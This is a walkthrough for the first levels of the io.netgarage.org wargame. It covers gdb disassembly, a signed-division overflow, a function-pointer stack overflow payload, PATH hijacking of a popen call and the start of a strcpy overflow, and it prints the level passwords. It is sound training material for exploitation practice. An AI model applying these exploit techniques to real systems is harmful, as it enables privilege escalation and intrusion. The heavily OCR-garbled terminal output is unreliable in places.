

# **Io.netgarage.org**

First open MobaXterm or Putty to connect to this io game. You have to use an ssh client to connect to the game. Use <a href="level1@io.netgarage.org">level1@io.netgarage.org</a> as host and 2224 as the post.





Give the given password to log into level 1. Password is "level1".

```
2. level1@io.netgarage.org

    No DoS, local or otherwise
    Do not try to connect to remote systems from this box
    Quotas, watch resources usage, max 2 connections per IP
    You are not allowed to reuse any of our content in writeups

                                                     (32 levels)
  some random commands:
          gdb> python x=gdb.execute("info registers", False, True); print x
ld --verbose
          pressing f, while running top (not on this box but in general)
  I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
  - source /usr/share/gef.py
  There is an io baby ran mainly by DuSu you can escape to it by typing ssh -p 2207 start@io.netgarage.org
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icro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblo
  level10 is still solvable, eventhough one way will not work anymore
  the next ioday (irc meetup on irc) is being planned contact us if you want to
 contribute content,
or organising effort
/usr/bin/xauth: erro
levell@io:~$ ■
                     error in locking authority file /home/levell/.Xauthority
```

First cd into levels file and then list the files in that directory.

```
level1@io:~$ ls -lh /levels
total 580K
drwxr-x--x 5 root root
                      2014
2011
2011
                                                                                2011
2015
2012
 r-sr-x---
                                                                                2012
2013
2014
2014
2013
                                                                                          level03.c
  r-sr-x---
                                                                                          level04_alt.c
level04.c
                                                                                2013
2010
2010
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2013
2010
  r-sr-x---
                                                                                          level05_alt.c
level05.c
                                                                             2011 level06 alt c
2011 level06 alt c
2015 level06_alt.pass
2015 level06.
2014 level07
2009 level07
  r-sr-x---
  r-sr-x---
                                                                                2009 level07_alt.c
2009 level07_alt.c
2014 level07.c
                                                                                 2012
                                                                                2010
2016
2016
                                                                                         level08_alt.cpp
level08.cpp
                                                                                2010 level09
2010 level09.c
  r-sr-x---
r-sr-x--- 1
r-sr-x--- 1
r-sr-x--- 1
                                                                                2018
2019
2019
                                                                                           level10_bis.c
                                                                                 2016 level10.c
2015 level10.pass
```

In level 01 cd into levels and list the files inside that. Then run the program with to go through the assembly code to see what the number contained within is.

```
level16_alt.c
level16.c
                                                                                                                                                                                                                   level06.c
                                                                                                                                                                                                                                                                                                                                    level09.c
                                                                                                                                                                                                                                                                                                                                                                                                                                      level12.pass
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                                                                                                                                                                                                                                                                                                                                                                                                                                           levell3.c
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   level16.pass
                                                                                                                                                                                                                                                                                                                                        level10_bis.c
| Level10.c | Leve
                                                                                                                                                                                                                                                                                                                                                                                                                                          level14.c
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             evel20.asm
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 level30.c
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               level31.asm
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    level23.c
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   level18_alt.c
                  0x0804809a <+26>:
of assembler dump
                                                                                                                                                        call
                                                                                                                                                                                                     0x8048103
                                  !echo "ibase=16: 10F"|bc
       carting program: /levels/level01
iter the 3 digit passcode to enter: 271
ongrats you found it, now read the password for level2 from /home/level2/.pass
ocess 8066 is executing new program: /bin/bash
```

The first call print the question with puts. The second one ask for the user input (the password. Then the program compares a fixed value with the value of the register eax. This value is a hexadecimal value, we can display its decimal value with p in gdb:


So apparently we are comparing the entered value, which is stored in the eax register.


je will jump to the label if the values are equal, since this jump is to the YouWin section, we can assume the password is 271.

Then run the ./level01.

```
↑ Sevel1@io.netgarage.org
                                                                        7. level1@io.netgarage.org
levell@io:/levels$ gdb -q ./level01
Reading symbols from ./level01...(no debugging symbols found)...done.
(gdb) disassemble
No frame selected.
(gdb) disassemble main
Dump of assembler code for function main:
                                         push $0x8049128
call 0x804810f
call 0x804809f
     0x08048080 <+0>:
0x08048085 <+5>:
     0x0804808a <+10>:
0x0804808f <+15>:
                                             cmp $0x10f,%ed
je 0x80480dc
call 0x8048103
                                                           $0x10f,%eax
0x80480dc
      0x08048094 <+20>:
 0x0804809a <+26>:
End of assembler dump.
(gdb) !echo "ibase=16; 10F"|bc
(gdb) r
Starting program: /levels/level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass process 8066 is executing new program: /bin/bash sh-4.3$ whoami level1
sh-4.3$ quit
sh-4.3$ quit
 (gdb) r
sh: quit: command not found
sh-4.3$ exit
exit
[Inferior 1 (process 8066) exited with code 0177]
(gdb) quit
levell@io:/levels$ ./level@1
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$ whoami
level2
sh-4.3$ cat /home/level2/.pass
XNWFtWKWHhaaXoKI
sh-4.3$ XNWFtWKWHhaaXoKI
sh: XNWFtWKWHhaaXoKI: command not found
sh-4.3$
```

The password for level2 is "XNWFtWKWHhaaXoKI". Now we can log into level 02 using that password.







Cd into levels directory and list the files in that. There are separate files for all the levels. Then list the files for only level 02. After that view the source code in level 02.

```
↑ S level1@io.netgarage.org X S 7. level1@io.netgarage.org
              levels$ ls
level04_alt.c
level04.c
                                                                                                   level16_alt.c level18.c
level16.c level19
level16.pass level19.c
                                         level06.c
                                                               level09.c
                                                                                                                                                          level28.c
                                                                                 level12.pass
                                                                                  level13.c
                                                                                                                                                          level29.c
                                                                                                                                        level25.c
                                                               level10_bis.c
level10.c
level10.pass
                                          level07 alt.c
                                                                                   evell4.c
                                                                                                                                                          level30.c
                                                                                                                       evel20.asm
                                                                                                                                        level26.y
                                                                                                                       level20.pass
                                                                                                                                                          level31.asm
                                                                                                    level17.c
                                         level08_alt.cpp
level08.cpp
                                                               levell1.c
                                                                                                                                        level27.c
level27.pass
                                                                                  <u>level15</u>.pass
level12.c
                                                                                                                       level23.c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
void catcher(int a)
         setresuid(geteuid(),geteuid());
printf("WIN!\n");
system("/bin/sh");
exit(0);
int main(int argc, char **argv)
          puts("source code is available in level02.c\n");
          if (argc != 3 || !atoi(argv[2]))
```

```
↑ S 6. level1@io.netgarage.org
                                               ■ 7. level1@io.netgarage.org
                                                                                            8. level2@io.netgarage.org
-r------ 1 level2 level2 495 Apr 13 2015 level02.c
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
void catcher(int a)
           setresuid(geteuid(),geteuid());
          printf("WIN!\n");
system("/bin/sh");
exit(0);
int main(int argc, char **argv)
           puts("source code is available in level02.c\n");
           if (argc != 3 || !atoi(argv[2]))
           return 1;
signal(SIGFPE, catcher);
return abs(atoi(argv[1])) / atoi(argv[2]);
level2@io:/levels$ ./level02 $(echo "-2^31"|bc) -1
source code is available in level02.c
sh-4.3$ whoami
level3
sh-4.3$ cat /home/level3/.pass
sh-4.3$ ClhCmdZKbuzqngfz
sh-4.3$ OlhCmdZKbuzqngfz
sh: OlhCmdZKbuzqngfz: command not found
sh-4.3$ 📗
```

Level 3 password is "OlhCmdZKbuzqngfz". Now you can log into the level 03 using that password.





Using cat command view the source code of the level03.c file.

```
7. level1@io.netgarage.org
        6. level1@io.netgarage.org
                                                                8. level2@io.netgarage.org
                                                                                                                                🔨 10. level3@io.netgarage. 🗆 🗡
level3@io:~$ cd /levels/
level3@io:/levels$ ls
beta level04_alt.c
                                       level06.c
                                                            level09.c
                                                                              level12.pass
                                                                                               level16_alt.c level18.c
                                                                                                                                                   level28.c
                  level04.c
                                                                                                                  level19.c
                                                                               level13.c
                                                                                                                                   level25.c
                                                                                                                                                    level29.c
                                                                                                level16.pass
                                                            level10_bis.c
level10.c
level10.pass
                                        level07_alt.c
                                                                                                                  level20.asm
level20.pass
level02_alt.c
level02.c
                                                                                                                                   level26.l
level26.y
                   level05_alt.c
                                                                               level14.c
                                                                                                                                                    level30.c
                                        level07.c
                                                                                                                                                    level31.asm
                                                                               level15.c
                                        level08_alt.cpp
level08.cpp
                                                                                                                                   level27.c
level27.pass
level03.c
                                                            levell1.c
                                                                              level15.pass
                                                                                               level18_alt
level18_alt.c
level12.c
                                                                                                                 level23.c
#include <stdio.h>
#include <string.h>
void good()
         puts("Win.");
execl("/bin/sh", "sh", NULL);
void bad()
         printf("I'm so sorry, you're at %p and you want to be at %p\n", bad, good);
int main(int argc, char **argv, char **envp)
         void (*functionpointer)(void) = bad;
char buffer[50];
         if(argc != 2 || strlen(argv[1]) < 4)
                   return Θ;
```

in order to get the shell we need to change the function pointer from bad to good. Since the program is so nice to provide us with the address of the funtion good. And since we are running in an little endian machine (reverse byte order) we need to reverse the address to x74x84x04x08 but first we need to find out where to put the address (Sure we could use brute force). But lets have a look at the stack.

```
↑ S. level1@io.netgarage.org
                                                               7. level1@io.netgarage.org
                                                                                                           8. level2@io.netgarage.org
                                                                                                                                                                                                                    🔨 10. level3@io.netgarage.:
                memcpy(buffer, argv[1], strlen(argv[1]));
memset(buffer, 0, strlen(argv[1]) - 4);
                printf("This is exciting we're going to p\n", functionpointer); functionpointer();
                return 0;
level3@io:/levels$ ./level03 aaaa
This is exciting we're going to 0x80484a4
I'm so sorry, you're at 0x80484a4 and you want to be at 0x8048474
level3@io:/levels$ gdb -q level03
Reading symbols from level03...(no debugging symbols found)...done.
(gdb) r AAAA
(gdb) r AAAA
Starting program: /levels/level03 AAAA
This is exciting we're going to 0x80484a4
I'm so sorry, you're at 0x80484a4 and you want to be at 0x8048474
[Inferior 1 (process 8361) exited normally]
(gdb) break *0x804855d
(gdb) r AAAA
Starting programs /levelog AAAA
 Starting program: /levels/level03 AAAA
Breakpoint 1, 0x0804855d in main () (gdb) x/32x $esp 0xbffffff0: 0x06000000 0xb 0xbffffc0: 0x00000000 0xb 0xbffffc10: 0x41414141 0xb
                                                                0x00000000
                                                                                                0x00000000
                                                                                                                                0x08048274
                                                               0xbffffca4
0xb7fc2000
                                                                                                0xb7fc2000
                                                                                                                                0x00000005
                                                                                               0xb7elae18
0xbffffc38
0xbffffc68
                                                                                                                                0xb7fd58e8
0xbffffc20:
0xbffffc30:
                               0xb7fc2000
0xffffffff
                                                                0x080497c8
                                                                                                                                0x08048338
                                                               0x080497c8
                                                                                                                                0x080485a9
 0xbffffc40:
                                                                0xb7fc2000
                                                                                                0x00000000
                                                                                                                                0xb7e3ca2b
0xbffffc50:
0xbffffc60:
                               0xb7fc23dc
                                                                0x080481b4
                                                                                                0x0804859b
                                                                                                                                0x080484a4
                               0x00000002
                                                                                                                                0xb7e26276
                                                               0xb7fc2000
                                                                                                0x00000000
0xbffffc60: 0x000000002 0xb/fc2000 0x00000000

(gdb) print 0xbffffcbc - 0xbffffc70

$1 = 76

(gdb) ./level03 $(python -c 'print "A"*76 + "\x74\x84\x04\x08"')

Undefined command: "". Try "help".
```

You can see the 0x61616161 value at address 0xbffffc40, this correspond to the aaaaa argument (0x61 being the ASCII value for a). If we execute the end of the program, we will have the value of the address to jump to:


The bad address is present in the stack at address 0xbffffc8c:


We can override the buffer with arbitrary data. In the current overflow, the last 4 bytes replace the function being executed.

So, we know the 76 first bytes can be random, and the last 4 should form the address 0x080484a4, So,

```
👔 🔽 6. level1@io.netgarage.org 🔃 7. level1@io.netgarage.org 🔍 🐧 8. level2@io.netgarage.org
                                                                                                                                                                                                                                                                                                                                                                                                                     🔨 10. level3@io.netgarage. 🖂 🔾
Starting program: /levels/level03 AAAA
This is exciting we're going to 0x80484a4
I'm so sorry, you're at 0x80484a4 and you want to be at 0x8048474
[Inferior 1 (process 8361) exited normally]
(gdb) break *0x804855d
(gdb) r AAAA
Starting program: /levels/levelog AAAA
  Starting program: /levels/level03 AAAA
Breakpoint 1, 0x0804855d in main ()
(gdb) x/32x $esp
0xbffffbf0: 0xbffffc10 0x0
                                                                                                                                                                                                                                                      0x08048274
                                                                                                                           0x00000000
                                                                                                                                                                                        0x00000000
  0xbffffc00:
                                                              0x0000000
                                                                                                                           0xbffffca4
                                                                                                                                                                                                                                                     0x00000005
0xb7fd58e8
                                                                                                                                                                                         0xb7fc2000
 0xbffffc10:
0xbffffc20:
0xbffffc30:
                                                                                                                                                                                       0xb7elae18
0xbffffc38
0xbffffc68
                                                              0x41414141
                                                                                                                           0xb7fc2000
                                                             0xb7fc2000
0xffffffff
                                                                                                                           0x080497c8
                                                                                                                                                                                                                                                      0x08048338
                                                                                                                           0x080497c8
                                                                                                                                                                                                                                                      0x080485a9
 0xbffffc40:
0xbffffc50:
0xbffffc60:
                                                              0x00000002
                                                                                                                           0xb7fc2000
                                                                                                                                                                                         0x00000000
                                                                                                                                                                                                                                                      0xb7e3ca2b
                                                             0xb7fc23dc
0x00000002
                                                                                                                           0x080481b4
0xb7fc2000
                                                                                                                                                                                        0x0804859b
                                                                                                                                                                                                                                                      0x080484a4
                                                                                                                                                                                         0x00000000
                                                                                                                                                                                                                                                      0xb7e26276
   (gdb) print 0xbffffcbc - 0xbffffc70
 \{\text{gub}\} \ \text{print oxbrives - \text{oxbrives}} \\ \text{gub}\} \ ./\level03 \$(\text{python -c 'print "A"*76 + "\x74\x84\x04\x08"')} \\ \text{Undefined command: "". Try "help". (gdb) quit \\ \text{cut}\} \\ \text
    A debugging session is active.
                               Inferior 1 [process 8365] will be killed.
Quit anyway? (y or n) y
level3@io:/levels$ ./level03 $(python -c 'print "A"*76 + "\x74\x84\x04\x08"')
This is exciting we're going to 0x8048474
 Win.
 sh-4.3$ cat /home/level4/.pass
7WhHa5HWMNRAYl9T
sh-4.3$
sh-4.3$ 7WhHa5HWMNRAYl9T
sh: 7WhH<u>a</u>5HWMNRAYl9T: command not found
   sh-4.3$
```

Password for level 04 is "7WhHa5HWMNRAY19T". Now we can log into level 04 using that.





The code for this one is straightforward and only call a system command with the popen function, reads its input and display it.


Under a shell, the binaries are found by searching the path variable until one executable file with the desired name is found. Let's try if this works:


We can then modify any command, in our case, the whoami:

```
▼ 7. level1@io.netgarage.org × ■ 8. level2@io.netgarage.org
                                                                                                                                                                                                                            【 11. level4@io.netgarage.○ × 🕀
               6. level1@io.netgarage.org
                                                                                                                                                                         10. level3@io.netgarage.org
  level4@io:~$ cd /levels/
level4@io:/levels$ ls
                               level04_alt.c
level04.c
                                                                                                                                                                     level16_alt.c level18.c
                                                                     level06.c
                                                                                                         level09.c
                                                                                                                                        level12.pass
                                                                                                                                                                                                                                                               level28.c
                                                                                                                                         level13.c
                                                                                                                                                                      level16.pass
                                                                                                                                                                                                     level19.c
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                                                                                                          level10_bis.c
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                                                                                                                                                                                                                                                                level30.c
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                                                                      level07.c
                                                                                                         level10.c
                                                                                                         level10.pass
                                                                                                                                          .evel15.c
                                                                                                                                                                                                                                                                level31.asm
 level03.c
                                                                       level08_alt.cpp
                                                                                                         levell1.c
                                                                                                                                         level15.pass
                                                                                                                                                                     level18_alt
level18_alt.c
                                                                                                                                                                                                                                   level27.pass
level04 level06_alt.c level0
level04 alt level06_alt.pass level0
level04 alt level06_alt.pass level0
level04 it level05_level05
r-sr-x--- 1 level5 level4 5159 Dec 18
r------ 1 level4 level4 245 Dec 18
r------ 1 level4 level4 120 Sep 24
r-sr-x--- 1 level5 level4 5180 Sep 24
level4@io:/levels$ cat level04.c
//writen by bla
#include <stdlib.h>
#include <stdio.h>
                                                                                                         level12.c
                                                                                                                                                                                                   level23.c
                                                                                   2013
2013
2014
                                                                                               level04.c
                                                                                              level04_alt.c
int main() {
    char username[1024];
    FILE* f = popen("whoami","r");
    fgets(username, sizeof(username), f);
    printf("Welcome %s", username);
                 return 0;
  level4@io:/levels$ cd ..
level4@io:/$ mkdir /tmp/desdic
 level4@10:/$ mkdır /tmp/desdıc
mkdir: cannot create directory '/tmp/desdic': File exists
level4@io:/$ cd ..
level4@io:/$ cd
level4@io:~$ mkdir /tmp/desdic
mkdir: cannot create directory '/tmp/desdic': File exists
```

```
| S.level@io.nelgarage.org | N. Flevelt@io.nelgarage.org | N. levels@io.nelgarage.org | N. levels@io.ne
```

Level 5 password is "DNLM3Vu0mZfX0pDd". Now we canlog into level 05 using that password.





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the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content, organising effort
wo mail.
/usr/bin/xauth: error in locking authority file /home/level5/.Xauthority
level5@io:~$ cd /levels/
level5@io:/levels$ ls
beta level04 alt.c level06.c level09.c level12.g
                                                                                                           level16_alt.c level18.c
level16.c level19
level16.pass level19.c
                                                                                        level12.pass
                                                                                                                                                                      level28.c
                    level04.c
                                                                                        level13.c
                                                                                                                                                   level25.c
                                                                                                                                                                       level29.c
                                             level07_alt.c
level07.c
                                                                    level10_bis.c
                                                                                         level14.c
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                                                                    level10.pass
                                                                                                            level17_alt.c
level17.c
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                                                                                                                                                   level26.y
                                                                                                                                                                       level31.asm
                                                                                         level15.c
                                             level08_alt.cpp
                                                                    levell1.c
                                             level08.cpp
                                                                                                                                                   level27.pass
level04 alt level06_alt.pass
level5@io:/levels$ ls -latr leve
r-------1 level5 level5 178
                                                                    level12.c
                                     level05*
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#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
          char buf[128];
          if(argc < 2) return 1;
          strcpy(buf, argv[1]);
          printf("%s\n", buf);
          return 0;
 .evel5@io:/levels$ 🛮
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The important instruction here is the strcpy, it will copy all bytes from the string at the address argv[1] to the buffer buf. Because there is no control over how much bytes are copied, this can be used to write outside of the buf string. I have a breakpoint set up right before the call to strcpy is made:

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17. level5@io.netgarage.org (1)
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 Segmentation fault
levelSgio:/levels$ gdb level05
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
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<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level05...done.
(gdb) disass main
   imp of assembler code for function main:
    0x080483b4 <+0>: push %ebp
                                                    %ebp
%esp,%ebp
$0xa8,%esp
$0xffffffff0,%esp
$0x0,%eax
%eax,%esp
$0x1,0x8(%ebp)
0x80483d9 <main+37>
$0x1,-0x8c(%ebp)
     0x080483b5 <+1>:
0x080483b7 <+3>:
0x080483bd <+9>:
0x080483c0 <+12>:
                                        mov
sub
and
                                         mov
    0x080483c5 <+17>:
0x080483c7 <+19>:
0x080483cb <+23>:
0x080483cd <+25>:
                                         sub
                                         cmpl
                                         jg
movl
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           0x080483c5 <+17>:
                                                                                                                    %eax,%esp
$0x1,0x8(%ebp)
                                                                                         sub
                                                                                          cmpl
            0x080483c7 <+19>:
                                                                                                                   0x80483d9 <main+37>

$0x1,-0x8c(%ebp)

0x8048413 <main+95>

0xc(%ebp),%eax
                                                                                          jg
movl
jmp
            0x080483cb <+23>:
           0x080483cd <+25>:
0x080483d7 <+35>:
            0x080483d9 <+37>:
                                                                                          mov
           0x080483dc <+40>:
0x080483df <+43>:
                                                                                          add
                                                                                                                    $0x4,%eax
(%eax),%eax
%eax,0x4(%esp)
                                                                                          mov
           0x080483e1 <+45>:
                                                                                          mov
                                                                                                                   -0x88(%ebp),%eax
%eax,(%esp)
0x80482d4 <strcpy@plt>
                                                                                          lea
            0x080483e5 <+49>:
           0x080483eb <+55>:
                                                                                          mov
call
           0x080483ee <+58>:
0x080483f3 <+63>:
                                                                                          lea
                                                                                                                      -0x88(%ebp),%eax
            0x080483f9 <+69>:
                                                                                                                     %eax,0x4(%esp)
                                                                                         movl
call
           0x080483fd <+73>:
                                                                                                                     $0x8048524,(%esp)
                                                                                                                    0x80482b4 <printf@plt>
$0x0,-0x8c(%ebp)
-0x8c(%ebp),%eax
           0x08048404 <+80>:
            0x08048409 <+85>:
                                                                                          movl
                                                                                          mov
leave
           0x08048413 <+95>:
           0x08048419 <+101>:
           0x0804841a <+102>:
  End of assembler dump
(gdb) break *0x080483eb
Breakpoint l at 0x80483eb
  (gdb) break *0x08048404
 Tyddy Diean (2000)
Breakpoint 2 at 0x8048404
(gdb) r $(perl -e 'print "A"x128';)
Starting program: /levels/level05 $(perl -e 'print "A"x128';)
  Breakpoint 1, 0x080483eb in main ()
Breakpoint 1, 0x08 (gdb) x/100x $esp  
0xbfffffb50: 0x  
0xbffffb60: 0x  
0xbffffb80: 0x  
0xbfffb80: 0x  
0xbffffb80: 0x  
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Here I display the stack buffer, to reveal something critical. In order to use the strcpy function the arguments need to be passed on the stack. So 0xbffffb40 is the address of buf and 0xbffffd9a is the value of argv[1]:

buf contains a random value and argv[1] our argument.

This is the base of the stack, and the difference with the buf address is:

(gdb) print 0xbffffbc8 - 0xbffffb40

\$1 = 136

if the buf array is only 128 chars long, 136 bytes were reserved for it.

You can see that the value of \$ebp is now "aaaa", it's the very end of the string. We can make this even clearer:


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0xbffffbf0:
0xbffffc00:
0xbffffc10:
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0xbffffc30:
0xbffffc40:
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                                                      0x00000000
                                                                                 0x00000002
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                           0x00000000
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0xbffffc70:
0xbffffc80:
0xbffffc90:
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0xbffffdc0
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                                                      0x080482f0
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0x08048470
                           0x080483b4
                                                      0x00000002
                                                      0xb7feb080
